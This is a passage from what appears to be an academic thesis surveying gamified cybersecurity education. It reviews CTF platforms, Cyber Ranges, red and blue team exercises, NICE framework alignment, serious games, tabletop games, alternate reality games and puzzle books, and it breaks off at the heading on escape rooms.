Gamification elements could include storytelling, rich graphics, prizes, even augmented reality that transform challenges into interesting and fun activities. Over time, this has led to the creation of a comprehensive online community that can be viewed as a social network that connects people with the same passion (Conti, Babbitt, & Nelson, 2011). Depending on the category to which a CTF belongs, some features may be more important than others, depending on which category a CTF belongs to. The review of the technical elements and key components of open-source CTF platforms is important to be analyzed to use them for educational purposes (C. Eagle & Clark, 2004; Antonioli, Ghaeini, Adepu, Ochoa, & Tippenhauer, 2017; Leune & Petrilli, 2017).

In summary, gamification approaches can be deployed using CTF challenges and Cyber Ranges. CTF challenges follow the same logic as traditional outdoor CTF outdoor games, except that the game is digital: Instead of physical assets, each team must attack or protect digital assets, and the flags are alphanumeric strings. A similar approach is that of maintaining vulnerable virtual systems,

which can be used together or separately with CTF challenges (Schreuders et al., 2017a; bin Noor Azam & Beuran, 2018). An extension of such approaches includes Cyber Ranges. Cyber Ranges can be used together with CTF challenges to create exercises related to information security. (Beuran et al., 2016; bin Noor Azam & Beuran, n.d.; Ford, Siraj, Haynes, & Brown, 2017; Pham, Tang, Chinen, & Beuran, 2016; Beuran et al., 2017).

2.2 Deployment and Integration

Cybersecurity exercises should, by principle, present realistic security scenarios that help trainees develop attack and defense tactics and acquire technical skills (Beuran et al., 2018). Based on the role of the participants in these cybersecurity exercises, different colors, including red, blue, purple, and white, are assigned, among other colors (Yamin et al., 2020a; Vykopal, Švábenský, & Chang, 2020; Ukwandu et al., 2020). As a result, such approaches can simulate useful uses and present hands-on security scenarios that incorporate educational and training content. Scenario objectives can be created by distributing learning content and assigning trainees the appropriate roles to present such exercises. Additionally, storytelling elements can be defined, and scoring boards can be used to get participants involved. The deployed test beds are often called Cyber Ranges or CTF and can simulate real-world infrastructure for participants to practice on (Yamin et al., 2020a; Patriciu & Furtuna, 2009).

In the real world, the corresponding teams maintain specific roles to carry out the assigned attacking and defense tasks. For example, red teams are responsible for identifying and exploiting potential system vulnerabilities and showing intrusion capabilities (Wood & Duggan, 2000). Red teaming has evolved over the past few years, offering a structured methodological approach that includes a large asset of existing offensive tactics that relate to real threat actors and groups from past incidents. An example of a common knowledge base on adversary tactics and techniques is MITRE ATT&K. There is also a structured language for cybersecurity threat intelligence, namely Structured Threat Information Expression (STIX). These approaches provide information on structuring red-teaming and general cyber-kill chains. A large number of survey articles have been identified that focus on existing approaches to red-

teaming and investigate existing research into cybersecurity-related exercises and hands-on labs (Mirkovic & Peterson, 2014; Vigna, 2003). However, the exercises do not clearly describe the relationship of other exercises or platforms with blue and red teaming, nor the design principles that must be followed for both teams to be included in cybersecurity exercises.

Using the above approaches and taxonomies, Advanced Persistent Threats (APT) can be simulated from attack frameworks to emulate realistic attack cases (Beuran et al., 2017, 2018; Karagiannis et al., 2021). Therefore, automated red-teaming is now more capable than ever. On the other hand, blue teams are responsible for pursuing defensive cybersecurity tactics. Such tasks can include investigating security alerts and other tasks including incident response, execution of security operations, and threat hunting, among others (Yamin, Katt, & Gkioulos, 2020b; Zilberman, Puzis, Bruskin, Shwarz, & Elovici, 2020; Andreolini, Colacino, Colajanni, & Marchetti, 2020; Granåsen & Andersson, 2016; Gencer Erdogan, Romero, Varano, Zazzeri, & Žitnik, 2020; Sommestad & Hallberg, 2012). Therefore, the role of blue teams is very important in the execution of active defensive tasks, in the constant monitoring and improvement of infrastructure security (Yamin & Katt, 2019; Ernits & Kikkas, 2016; Rowe, Lunt, & Ekstrom, 2011; LeClair, Abraham, & Shih, 2013). It is widely recognised that the role of the red team is necessary and irreplaceable (Applebaum, Miller, Strom, Korban, & Wolf, 2016), however, the importance of including tasks associated with blue teams should not be underestimated (Zilberman et al., 2020).

CTF challenges and virtual labs have recently become very popular for organizing hands-on cybersecurity exercises around the world (Taylor, Arias, Klopchic, Matarazzo, & Dube, 2017a; Davis, Leek, Zhivich, Gwinnup, & Leonard, 2014). Although presented mainly at hack conferences such as DEF CON (Taylor et al., 2017a) or Black Hat, CTF challenges are often used by educators and other educators (Schreuders et al., 2017b; Vykopal, Svabensky, & Chang, 2020; Mirkovic & Peterson, 2014; Vigna, 2003; K. S. Jones, Namin, & Armstrong, 2018a). A significant advantage of CTF and virtual labs is the ability to recreate realistic cybersecurity scenarios that can involve students and practitioners in offensive tactics (Mirkovic & Peterson, 2014). Furthermore, CTF challenges can be used in and outside the classroom by assigning exer-

cises to students, as self-learning attributes can be integrated (Barth & Luft, 2012). However, when hosting a CTF, there appears to be a trade-off between realistic exercises in the real world and infrastructure resources (Davis et al., 2014). In particular, to deploy realistic virtual labs and CTF scenarios, it is necessary to build a complex infrastructure that should include all important services, from vulnerable services to defensive tools and CTF platforms for flag archiving.

Existing CTF challenges can be categorized according to their purpose. The first category covers the use of CTF tools by educational institutions as an alternative method of teaching concepts of security (Mansurov, 2016; McDaniel, Talvi, & Hay, 2016). This gives participants the opportunity to gain practical experience and better understand the context related to the related topics. The second category includes the use of CTF tools by organizations and even government agencies for recruiting purposes (Cherinka & Prezzama, 2015). Organizing CTF competitions is a perfect way for companies or organizations to find qualified people and assess their skills. The third and final goal of organizing CTF is to enable the learning process and provide self-directed or constructivist learning approaches (Davis et al., 2014). CTF challenges and the related platforms have evolved significantly in the last decade, using more elements based on gamification than before (Boopathi, Sreejith, & Bithin, 2015; Burket, Chapman, Becker, Ganas, & Brumley, 2015; Chapman et al., 2014; Schreuders & Butterfield, 2016).

In the past, the creation of authentic computer security scenarios has been recognized as a very high and challenging task that requires great effort from academic and laboratory staff (Gondree & Peterson, 2013). Furthermore, learning outcomes from practical practices must follow curriculum guidelines or frameworks that address the necessary collaborative activities related to cybersecurity in industry and academic institutions. (Davis et al., 2014; Gondree & Peterson, 2013; Perrone & Romano, 2017a). In addition, teachers often need a way to handle customized challenges based on courses and privately maintain the entire learning process. In this direction, open virtual labs can better support educational requirements, such as Vulnhub¹, an open repository that provides hands-on lab cybersecurity exercises as virtual images (Schreuders et

¹<https://www.vulnhub.com/>

al., 2017b; Perrone & Romano, 2017b; Karlov, 2016). Similarly, SEED labs² (Du & Wang, 2008) maintain virtual labs, and ENISA CSIRT³ publishes training laboratories in the form of virtual images to support hands-on training sessions together with instructive materials (Mirkovic & Peterson, 2014). Another important approach is Cyberdefenders⁴, which is an online platform that hosts CTF challenges that focus primarily on defensive tasks and blue teaming. Finally, the previous developer proposed a deployment approach with the name DetectionLabELK⁵ that the previous developer proposed, which is based on DetectionLab⁶ to automate the creation of virtual labs.

During recent years, CTF competitions have attracted much interest from the information security community (Chothia & Novakovic, 2015). Using CTF challenges, the skills of the participants are tested on various security topics such as cryptography, steganography, web or binary exploitation, and reverse engineering, among others. Previous work has shown that CTF challenges are mostly used for bug hunting, usually without including real-case scenarios and without having specific learning objectives (Vigna, 2003; L. C. Eagle & Clark, 2004; Mirkovic & Peterson, n.d.; Werther, Zhivich, Leek, & Zeldovich, 2011). On the other hand, CTF challenges maintain the option of customization and might offer high levels of interactivity, thus enhancing the learning experience (Trickel et al., 2017; Schreuders et al., 2017a; Schreuders, Shaw, Muireadhaigh, & Staniforth, 2018). In fact, creating learning experiences that appeal to personalized characteristics, a specific skill set, and background knowledge could improve the motivation rates of learning programs and improve learning outcomes (Chung & Cohen, 2014; C. Irvine, 2011; C. E. Irvine, Thompson, McCarrin, & Khosalim, 2017). Towards this direction, security scenarios based on CTF challenges could be used to improve the educational context on cybersecurity topics.

²<https://seedsecuritylabs.org/>

³<https://www.enisa.europa.eu/topics/trainings-for-cybersecurity-specialists/online-training-material>

⁴<https://cyberdefenders.org/>

⁵<https://github.com/cyberdefenders/DetectionLabELK>

⁶<https://github.com/clong/DetectionLab>

2.3 Evaluation and Analysis

Most of the above approaches can provide realistic cybersecurity exercises cybersecurity scenarios (González-Manzano & de Fuentes, 2019). For example, Cyber Ranges are complex digital environments and can host business and procedural operations, together with the deployment of physical and digital assets (Boesen et al., 2014; Vykopal, Čeleda, Seda, Švábenský, & Tovarňák, 2021). However, most existing approaches do not provide specific learning goals-based scenarios and do not always follow structured design. As a result, even as cybersecurity learning environments are increasingly evolving, most approaches do not adequately address the existing skill shortage.

Noor et al., (bin Noor Azam & Beuran, 2018) conducted an evaluation of the most popular open-source and online CTF platforms. Since their research focuses on usability, it does not perform a comprehensive analysis of each platform, which obscures many other important aspects. Raman et al., (Raman, Lal, & Achuthan, 2014) also evaluated various CTF contests along with their key differences, mostly from a technical point of view. Other important researches are that of Chung (Chung, 2017), presenting the key elements of CTFd compared to other CTF platforms such as OpenCTF, picoCTF, TinyCTF, Mellivora, and the iCTF framework. Key differences for each platform are mentioned; however, the details are more generic and do not include specific evaluation criteria. Similarly, Kucek and Leitner (Kucek & Leitner, 2020) present a survey and a comparison of eight open-source CTF platforms. In particular, they report the technical characteristics and characteristics of the selected CTF platforms. Most of the above studies focus on the organizer's perspective and most technical aspects, while research is required with a focus on the ability to use CTF platforms for educational purposes.

Past research presented the NIST Technical Guide to Information Security and Testing Assessment (Scarfone, Souppaya, Cody, & Orebaugh, 2008) as an evaluation method for Cyber Ranges (Pham et al., 2016; Beuran et al., 2017). The suitability of Cyber Ranges for cross-disciplinary training was noted, along with the didactic principles to be considered when creating a Cyber Range. Similarly, other works used the NICE framework as an evaluation method for their labs. For example, Dawson et al. (Dawson, Taveras, & Taylor,

2019) evaluated their exercises by matching them to Tasks (T). Other research (Karjalainen, Puuska, & Kokkonen, 2020) examined whether NICE can be used as a baseline to develop questionnaires that measure an improvement in knowledge. The benefits of using the NICE framework, as a very detailed and extensive list of expected learning outcomes, have also been mentioned elsewhere (Hajny et al., 2021). From that perspective, Jones et al. (K. S. Jones, Namin, & Armstrong, 2018b) focused their research on helping educators and integrating the NICE framework into the cybersecurity curriculum. The authors asked 44 cybersecurity professionals from Black Hat USA 2016 and DEF CON 24 to identify cybersecurity needs for cybersecurity professionals based on the NICE framework. Nestler et al. (Nestler, Coulson, & Ashley, 2019) also used the KSAT taxonomy as a consultation mechanism to build their scenarios. González-Manzano et al. (González-Manzano & de Fuentes, 2019) analyzed 35 cybersecurity online courses that fit the NICE framework. The researchers validated the importance of using the NICE framework to develop specialized curricula. However, they address the limitations and challenges of the framework and whether the KSA taxonomy can be adequately addressed in the curriculum and align with educational programs.

In another work (Saharinen, Karjalainen, & Kokkonen, 2019), the NICE framework was analyzed and a model was proposed to design the cybersecurity degree program that highlighting the potential inconsistencies of the framework. Several notable initiatives have also been proposed, including the NICE Challenge Project (NCP⁷), developed by the NIST and the US National Security Agency (NSA) in addition to scientific research. Such approaches focus on real-world cybersecurity problems in virtualized business environments. Furthermore, universities such as the University of California at San Bernardino map their exercises in the NICE framework, with the objective of improving the training of their students (Fowler & Evans, 2020). Cyberbit⁸ has also developed a cybersecurity training and simulation platform for enterprises and organizations to train Security Operations Center (SOC) teams. Finally, the University of Virginia developed a Cyber Range, matching their existing courses with the NICE framework⁹.

⁷<https://nice-challenge.com/>

⁸<https://www.cyberbit.com/solutions/cyber-range/>

⁹<https://www.virginiacyberrange.org/courseware/>

To develop analytical, problem-solving and technical skills required by the modern cybersecurity workforce, designing and deploying the real digital environment in which trainees participate in practical activities is important. Relevant learning environments include Cyber Ranges, CTF challenges, and virtual labs (Yamin & Katt, 2022; Votipka, Zhang, & Mazurek, 2021; Vykopal, Švábenskỳ, & Chang, 2020; Burley et al., 2018). To this end, there are numerous open-access approaches (Votipka et al., 2021), including Hack the Box¹⁰, TryHackMe¹¹, and Vulnhub¹². The European Union Agency for Cybersecurity (ENISA¹³ has also published a large set of online training materials and virtual labs. Finally, many universities and companies are developing Cyber Ranges or developing their own cybersecurity exercises both for recruiting and skill assessment. Nevertheless, tackling cybersecurity skills shortage remains a challenge given that cybersecurity is an area of multidimensionality topics that is often difficult to cover (González-Manzano & de Fuentes, 2019; Paulsen, McDuffie, Newhouse, & Toth, 2012).

¹⁰<https://www.hackthebox.com/>

¹¹<https://tryhackme.com/>

¹²<https://www.vulnhub.com/>

¹³<https://www.enisa.europa.eu/topics/trainings-for-cybersecurity-specialists/online-training-material/technical-operational/>

Chapter 3

Design Principles: Gamification and Game-Based Learning

3.1 Game-based Learning: Theory and Practice

The properties of the effectiveness and quality of using gamification or GBL to provide cognitive learning processes are mentioned in various researches (Laamarti et al., 2014; Chou, 2019; De Freitas & Oliver, 2006; Dondi & Moretti, 2006). Taking into account the theoretical framework for learning, this research argues that a framework should be created to investigate the additional features that can improve the learning impact. Therefore, a compilation and extension of the frameworks resulted in the following table (Table 3.1) which presents an extended research vision in this field.

3.1.1 Novel Theories in Game-based Learning

Most novel approaches to information security / privacy education tend to be based on the learning theory of constructivism and Vygotsky's Zone of Proximal Development (ZPD), where the lecturer's role is to guide and facilitate the whole process and help students achieve their goals (Amineh & Asl, 2015; Kalina & Powell, 2009). More specifically, there is an increasing demand to

Table 3.1: Existing selected aspects in Game-Based Learning approaches (part 1 of 2).

Design Features	
Aspects	Description
Realism	Real-world scenarios must be reproduced, providing hands-on labs.
Role Orientation and Adaptability	Adapt the training to the role of each trainee according to personal skills.
Zone of Proximal	Development Balance between the effort and what participants could accomplish. Reflect the participants' skills, knowledge and experience. Present relevant topics, creating sub-tasks.
Workforce Diversity	Difference in terms of culture, knowledge, skills and experience. Personalized scenarios enhance the teamwork.
Learning Goals	Mapping to official curriculum knowledge topics and addressed skills. Matching to learning taxonomies (e.g. NICE).
Extent on other IT Topics	Not only cybersecurity skills must be present, but the participants must be able to understand other technical topics as well.
Increased Engagement	Deployment of malicious, attack and defense roles, during the training.
Learning Curve	
Aspects	Description
Workforce Diversity	Difference in terms of culture, knowledge, skills and experience. Personalized scenarios enhance the teamwork.
Flow of Use	The rate and complexity that the information is presented in connection to the experience of the participants.
Zone of Proximal Development	The Zone of Knowledge Proof is important to consider the personal characteristics of the participants.
Subjective Factors	
Aspects	Description
Usability	Ease of access and high usability rates.
Fun	Storytelling elements, intrinsic and extrinsic rewards along with other gamification elements will enhance this aspect.
Information Retention	Maintain the knowledge and skills for a long time. Conduct assessments and competitions.

enhance the learning process with high levels of interactivity, which is important to improve the learning experience (Chan et al., 2019). Research carried out in the early years of Internet expansion has shown that traditional learning theories, such as behaviorism and cognitivism, are popular for supporting technology learning (De Freitas et al., 2010). However, these approaches focus on the transfer of knowledge and on the value of text and dialogue between learners and tutors. The use of multimedia, virtual worlds combined with text, voice, and a sense of physical presence enhances interactivity and therefore pro-

Table 3.2: Existing selected aspects in Game-Based Learning approaches (part 2 of 2).

Game Mechanics	
Supervision	Monitor and assess the progress of each trainee.
Growth	Steady growth of new exercises related to new cyberthreats and technology evolution.
Collaborative Learning	The teams will be responsible for maintaining the best approaches. Each member has a specific role.
Self-Directed Learning	Maintain basic technical skills following the guidelines and learning paths. Collaborative learning will enhance this process.
Single and Multiplayer	Opportunity for the participants to join or create a team. Self-directed and self development must be also present.
Scoreboard	Scoreboard is important to include details about the teams and individual scoreboard for each participant and to connect with official scoreboards providing evidence of the participation.
Leaderboard	Leaderboards are important to include Most Valuable Player (MVP) and to promote the best players for each of the different individual topics.
Progress Bar	Progress bars for each security/privacy scenario is important for enhancing the situational awareness of the participants and to help in terms of supervision.
Supervision	Includes features that are related to supervision such as the scoreboard from the managers perspective, logfiles, announcement capabilities and support tickets, among others.
Teamworking and Competitiveness	Scoring and reward system focused on self-improvement and encouraging team working.
Expected Outcomes	
Active Participation	Team discussions, short-written exercises, debates and learning by teaching actions. Being critical, negotiable, and reflective.
Engagement	High levels of engagement are expected when the scenarios are realistic, the environment responsive as well as the assignments are put in efficient way.
Habituation	Information retention is easier to achieve from repetitive tasks, however, the participants must be exposed to unspecified and unpredictable cases and challenges to assess their responses in real-time situations.
Increase Privacy Awareness	Self-assessment methods must be designed and deployed to increase privacy awareness using specific scenarios.
Increase Security Awareness	Demonstrate acquired skills and knowledge. Relate to experiences and personalized scenarios including targeted and understandable context.
Information Retention	Maintain the knowledge and skills for a long time. Conduct assessments and competitions.

motes learning experience through social interaction, stronger engagement, and motivation, and improves the development of meta-level thinking skills (Facer et al., 2004).

To improve security and privacy awareness, context is usually delivered

using methods that include, but are not limited to, classroom-style training, posters, and content presentation through websites and newsletters. Khan et al. 2011, on the effectiveness of different methods of security awareness, highlighted that group discussions and educational presentations are the most effective (Cone et al., 2007; Zeissig et al., 2017). To this extent, computer games have also been used in security training, as they motivate and draw the attention of users, allowing them to participate and acquire knowledge within a given scenario (Trepte et al., 2015). More specifically, the researchers mention the positive outcomes of computer games regarding the change of attitude; however, they fail similarly in finding details related to behavior change.

Nowadays, most learning methods focus on theoretical delivery of content. On the contrary, experiential workshops could be implemented that identify specific attack vectors while observing the behavior of the trainees. Therefore, measuring risk, defining exposures, and extracting data related to the level of awareness that required from the trainees, will eventually lead to successful and useful awareness programs. Privacy awareness requirements could be different for the data subject, processor, or controller. For example, the multidimensional model of Information Privacy Awareness (IPA) (Correia & Compeau, 2017) is a directive approach that considers different aspects of enhancing and measuring privacy awareness. According to this approach, privacy awareness could be described in three different types such as knowledge/literacy, understanding, and projection.

Information Security/ Privacy Learning: Proposed future research and practice avenues. Integrating gamification and story-telling elements into the learning process seems challenging. Learning goals should be directly related to the official curriculum and practices. Therefore, the challenges could integrate linear and nonlinear scenarios to achieve the learning goals, considering the attributes of the audience, such as background knowledge, and according to their social and working environment. Furthermore, the storytelling elements could be integrated, choosing various themes that will be applied to the audience accordingly.

Novel methods could be applied to replace instructive learning processes and present the main learning context, as well as include a variety of options to improve security and privacy awareness. For example, tabletops are appropriate

for initializing group discussions or approaches, such as escape rooms, which engage participants in team-based activities. Group discussions and educational context can be delivered using various novel approaches, such as interactive and puzzle books that provide self-directed learning and self-assessment methods. Including literacy metrics is important to acquire sufficient knowledge and to demonstrate the acquired knowledge and skills along with possible behavior changes. The evaluation of privacy literacy considers the following dimensions (Trepte et al., 2015): (i) Practices of Organizations, Institutions, and Online Service Providers, (ii) Technical Aspects about Online Privacy and Data Protection (iii) Laws and Legal Aspects of Online Data Protection in Germany (iv) Directives on Privacy and Data Protection (v) User Strategies for Individual Online Privacy Control, and (vi) Ways to deal with privacy threats.

3.1.2 Capture the Flag (CTF) Platforms and Cyber Ranges

CTF competitions maintain a similar logic to traditional CTF outdoor games, with the difference being that the game takes place in the digital world; instead of fields, each team has to protect and attack vulnerable systems, and the flags are alphanumeric strings. Well-known approaches to enhance the learning process also include the use of vulnerable virtual systems (Schreuders et al., 2017a; bin Noor Azam & Beuran, 2018). Such approaches are also used in CTFs; however, challenges can also be deployed individually with the option of being an important tool for creating self-directed learning experiences. The most popular CTF platforms include FBCTF¹, CTFd², Mellivora³, Nightshade⁴, and RootTheBox⁵. Other approaches that are important to note include Hacker101⁶, VulnHub⁷, OverTheWire⁸, Metasploitable⁹,

¹<https://github.com/facebookarchive/fbctf>

²<https://ctfd.io/>

³<https://github.com/Nakiامي/mellivora>

⁴<https://github.com/UnrealAkama/NightShade>

⁵<https://github.com/moloch--/RootTheBox>

⁶<https://www.hacker101.com/>

⁷<https://www.vulnhub.com/>

⁸<https://overthewire.org/>

⁹<https://sourceforge.net/projects/metasploitable/>

CTF365¹⁰, HackTheBox¹¹, and TryHackMe¹².

Table 3.3: CTF approaches.

CTF Approaches	Platform	Challenges	Commercial
FBCTF, CTFd, Mellivora, Nightshade, RootTheBox	✓	-	X
Hacker101	✓	✓	✓
VulnHub, OverTheWire, Metasploitable,	+	✓	+
CTF 365	✓ Paid Version	✓	+ Free Trial
HacktheBox	✓ Paid Version	✓	+ Missing Features
TryHackMe	✓	✓	✓

To extend such approaches, cyber ranges have recently been developed and are used together with CTF challenges to create exercises related to information security (Beuran et al., 2016; bin Noor Azam & Beuran, 2018; Ford et al., 2017; Pham et al., 2016; Beuran et al., 2017). Examples include approaches published on Vulnhub, including popular exercises such as Metasploitable from Rapid7. The benefits of using virtualization techniques include the ability to create realistic security scenarios, customization capabilities, and the ability to create challenges related to learning goals. Existing CTF approaches that include hands-on labs and provide security challenges were tested and classified according to the platform, and if they are offered as commercial products. The results of the analysis are provided in Table 3.3. Some of them include management tools, while others include ready-to-deploy challenges or embed the challenges inside the developed platform.

CTF challenges and Cyber Ranges: Proposed future avenues for research and practice. Although CTF platforms are easy to deploy, it is typically difficult to match them with existing learning topics and, therefore, more research is required to provide methods that reduce such efforts. Most CTF challenges focus on bug hunting and skill testing, while few focus on learning perspectives. Therefore, it is usually hard for beginners or non-IT employees to follow such practices, as the unguided progress suits mostly to advanced learners, since a lot of technical concepts are usually included in the CTF challenges. Finally, basic guidance and an introduction to fundamental concepts

¹⁰<https://ctf365.com/>

¹¹<https://www.hackthebox.com/>

¹²<https://tryhackme.com/>

are proposed to be embedded, to better meet the learning goals, and for novice participants to engage more in the learning process.

3.1.3 Serious Games and Computer games integrating educative context

Some commercial computer games are thematically based on cybersecurity topics, naming Hacknet¹³, Uplink¹⁴ and NITE Team 4¹⁵ among others. More specifically, NITE Team 4 is mainly related to Games for Learning (G4L) since the learning goals are not clearly stated. For example, in CyberCIEGE¹⁶ which is a serious game, the learning goals are clear and relate to network security and security awareness (Cone et al., 2007). Other similar approaches include Cyphinx¹⁷ and Cyberprotect¹⁸. There are two distinct categories of serious games; computer games that integrate cybersecurity context and serious games, as described below.

1. **Computer games integrating cybersecurity context.** Hacknet is a simulation hacking computer game that uses a Linux bash shell, representing real-world networks and a real-like system infrastructure. Not only are Linux commands similar, but a set of toolkits for penetration testing and ethical hacking similar to the real ones are presented (Gonzalez et al., 2017). Another example is Uplink, where learning outcomes include the introduction to network commands and including realistic commands similar to UNIX along with other basic terminology used in cybersecurity. The main difference between Hacknet and NITE Team 4 is that the methods presented in the game are more realistic. Additionally, the context in the game is embedded with additional educational material on real-world information such as real ethical hacking tools, penetration testing methods, and educational information on various concepts and terminology of cybersecurity.

¹³<https://hacknet-os.com/>

¹⁴<https://www.introversion.co.uk/>

¹⁵<https://www.niteteam4.com/>

¹⁶<https://nps.edu/web/c3o/cyberciege>

¹⁷<https://cybersecuritychallenge.org.uk/cyphinx/>

¹⁸<http://sgschallenge.com/cyber-protect/>

2. **Serious Games.** Examples include CyberCIEGE, Cyphinx and Cyberprotect which are focused on cyber defense (Hendrix et al., 2016; Gonzalez et al., 2017; Cone et al., 2007; Denning, Shostack, & Kohno, 2014; Mirkovic, Dark, Du, Vigna, & Denning, 2015). The main goal of such approaches is to prepare workforce including system engineers, software developers, system designers, and network administrators, and increase their security awareness.

Serious Games and Computer Games: Proposed future avenues for research and practice. Approaches like serious games and computer games, focused on learning about computer security / privacy, could be extended and include high immersion rates by providing the appropriate context, themes and storytelling elements. In addition, novel game mechanics could be integrated by specifying learning goals and outcomes. Extra tools could be developed to provide extra customization, scenario generation, and integration with real-world challenges in connection with official curriculums (e.g. academic environment). The context and learning environment can be easily customized to provide the important stimuli that match to the participants, achieving active learning through exploration, and improving social interaction and collaboration, which are the basic tenets of constructivism.

3.1.4 Tabletop Games

Most table-top games focus on acquiring familiarity with cybersecurity terminology. Not only could card games be developed, but also a large variety of posters and other media could be developed to meet the learning requirements accordingly. Examples include the following.

1. **Control-Alt-Hack**¹⁹: Control-Alt-Hack is a card game to increase security awareness. The game mechanics and the designed content are engaging. The research findings have been positive in terms of increasing security awareness and privacy awareness (Gondree & Peterson, 2013; Flushman, Gondree, & Peterson, 2015).
2. **[d0x3d!]**²⁰: [d0x3d!] is an open-source card game designed for informal

¹⁹<http://www.controlalthack.com/>

²⁰<https://d0x3d.com/>

computer security education (Gondree & Peterson, 2013; Gonzalez et al., 2017). The game is cooperative and players assume the role of white-hat hackers with the main task of retrieving digital assets from an adversarial network. The card game is released in three different forms (Denning, Lerner, Shostack, & Kohno, 2013) and the main benefit is the possibility of creating realistic network and system topologies.

3. **Elevation of Privilege**²¹: An easy and entertaining way from Microsoft to get started in threat modeling using frameworks such as STRIDE and DREAD (M. Thompson & Takabi, 2016; Hart, Margheri, Paci, & Sassone, 2020).
4. **OWASP Cornucopia**²²: Cornucopia introduces threat modeling ideas for developers and focused on web application weaknesses, based on the structure of OWASP Security Coding Practices (SCP) (Denning et al., 2013; Mirkovic, Dark, et al., 2015; Gondree & Peterson, 2013).
5. **Escape Rooms in a Box**: Some examples include The Werewolf Experiment²³, EXIT²⁴, and iDventure Unfinished case of Holmes²⁵, among others. Such approaches do not include a direct educational context, but usually cultivate problem-solving skills and sharpen the mind.

The advantages of tabletops include the rich social elements they provide, as well as their suitability for team-based learning, encouraging debates, and criticism (Flushman et al., 2015; McDonald et al., 2019). Therefore, with tabletops, it seems easier to provide educational context related to threat modeling, as well as for increasing security and privacy awareness.

Tabletop Games: Proposed future avenues for research and practice.

For tabletops and more specifically card games must be taken into account. For example, learning goals should be specified and approaches must focus on collaborative learning and team discussions. Therefore, the tenets of constructivist pedagogy are in line with this approach, promoting communication, collaboration, and the attributes of GBL. Finally, additional tools could be

²¹<https://www.microsoft.com/en-us/download/details.aspx?id=20303>

²²<https://owasp.org/www-project-cornucopia/>

²³<https://boardgamegeek.com/boardgame/188720/escape-room-box-werewolf-experiment>

²⁴<https://boardgamegeek.com/boardgame/203417/exit-game-secret-lab>

²⁵<https://boardgamegeek.com/boardgame/234378/unfinished-case-holmes>

developed to enable customization capabilities in the design phase of a game, using a construction framework to make it easier to create new cases and provide appropriate walk-throughs.

3.1.5 Alternate Reality Games (ARG)

ARGs combine real-world artifacts with puzzles and clues that are hidden on websites or in physical form, combining themes that derive from movies or books. Such approaches usually include strong storytelling elements and hidden messages, increasing the total engagement capabilities using digital or physical media, such as mobile applications or books. Positive outcomes include the enhancement of critical thinking and improvement of problem solving with puzzles, riddles, and quizzes. Among the popular ARG approaches are Cicada 3301²⁶, Tengri 137, Can You Crack It (GHCQ)²⁷, The Codebreaker Challenge (NSA)²⁸, Project Architeuthis (US Navy)²⁹, Order of 10 (Nvidia)³⁰, Sombra ARG (Blizzard)³¹, and The Black Watchmen³².

Table 3.4: ARG approaches and developed examples.

ARG Approach	Description	Examples
Mysterious and Anonymous, Activism	Challenges invite the participants to test their problem-solving skills for them to communicate and to be members of the mystery groups that created the challenges.	Cicada 3301; Tengri 137
Official Workforce Recruitment	Official organizations created also similar challenges featuring ARG elements	Can You Crack It (GHCQ), The Codebreaker Challenge (NSA), Project Architeuthis (U.S. Navy).
Gaming Industry, Prices and Rewards, Marketing	Marketing and promotional purposes; Engagement	Order of 10 (Nvidia), Sombra ARG (Blizzard)
ARGs and Computer Games	Gaming industry including ARG elements	The Black Watchmen

The context of ARGs might include concepts from simple puzzles or advanced

²⁶https://en.wikipedia.org/wiki/Cicada_3301
²⁷<https://www.canyoucrackit.co.uk/>
²⁸<https://nsa-codebreaker.org/challenge>
²⁹<https://shortyawards.com/7th/project-architeuthis>
³⁰<https://www.nvidia.com/en-us/geforce/forums/off-topic/25/230671/the-order-of-10-challenges/>
³¹https://wiki.gamedetectives.net/index.php?title=Sombra_ARG
³²<https://www.blackwatchmen.com/>

concepts that require knowledge topics extended but not limited to, cryptanalysis and code exploitation. ARGs are a combination of a simulated environment and a real-world context and can be designed for formal learning purposes (Wiemker et al., 2015; Clarke et al., 2017; Nicholson, 2018). Existing ARG approaches were identified to classify them into four categories depending on their purpose and who provides them (e.g., workforce, marketing), and the results of this classification are provided in Table 3.4.

Proposed future avenues for research and practice. ARGs and Cyber Ranges could be combined to create an engaging learning environment, focusing on teamwork and triggering discussions that could eventually build strong inter-relationships between the participants. Potential pedagogic benefits include student autonomy, peer learning, and scenarios that embed problem-solving and personal discovery having the benefit to extend from the virtual world to the real world. Possible positive outcomes include that participants think outside the box and cultivate the ability to combine problem-solving skills that extend from IT to other topics as well.

3.1.6 Puzzle/Interactive Books

Interactive or puzzle books could include dynamic context, quizzes, puzzles, riddles, and other various challenges to test the reader's skills. More specifically, puzzles could engage the readers and embed an appropriate educational context or could be used to assess the skills of the readers. Four types of interactive/puzzle books were identified, which are presented in Table 3.5. Examples include the GCHQ Puzzle Book³³, Bletchley Park Brainteasers, Journal 29³⁴ Trip 1907³⁵, Codex Enigmatum³⁶, Miracle 47³⁷, Initiation³⁸, The Great Sherlock Holmes, The Escape Book, Put Your Worries Here: A Creative Journal for Teens with Anxiety, Wreck This Journal Everywhere.

Proposed future avenues for research and practice. Various educational kits feature learning goals that focus on self-directed learning using puzzles and

³³<https://www.gchq.gov.uk/section/news/puzzles>

³⁴<https://journal29.com/>

³⁵<https://trip1907.com/>

³⁶<http://codexenigmatum.com/>

³⁷<https://escapages.co.uk/books/miracle-47>

³⁸<http://initiationbook.com/>

Table 3.5: Different approaches of Puzzle/Interactive books.

Approach	Description	Examples
Quizzes	Quiz books focused on specific skills and problem-solving capabilities	GCHQ Puzzle Book; Bletchley Park Brainteasers
Interactive Books	Integration of smartphone applications, puzzles along with challenges with topics of cryptography and steganography.	Journal 29; Trip 1907; Codex Enigmatum; Miracle 47; Initiation
Escape Rooms in a Book	Escape rooms could also be converted into books.	The Great Sherlock Holmes; The Escape Book
Journals That Spark Extreme Creativity	Includes books that are missing specific information, and it is up to the reader to fill it with personal information, comments, or conclusions. Self-discovery and self-improvement.	Put Your Worries Here: A Creative Journal for Teens with Anxiety; Wreck This Journal Everywhere

quizzes. Such approaches could be aligned to skill development and knowledge acquisition in various topics from cybersecurity to other IT topics. The pedagogic benefit includes the possibility to use books in their traditional form, together with the enrichment provided by other embedded physical or digital material.

3.1.7 Escape Rooms

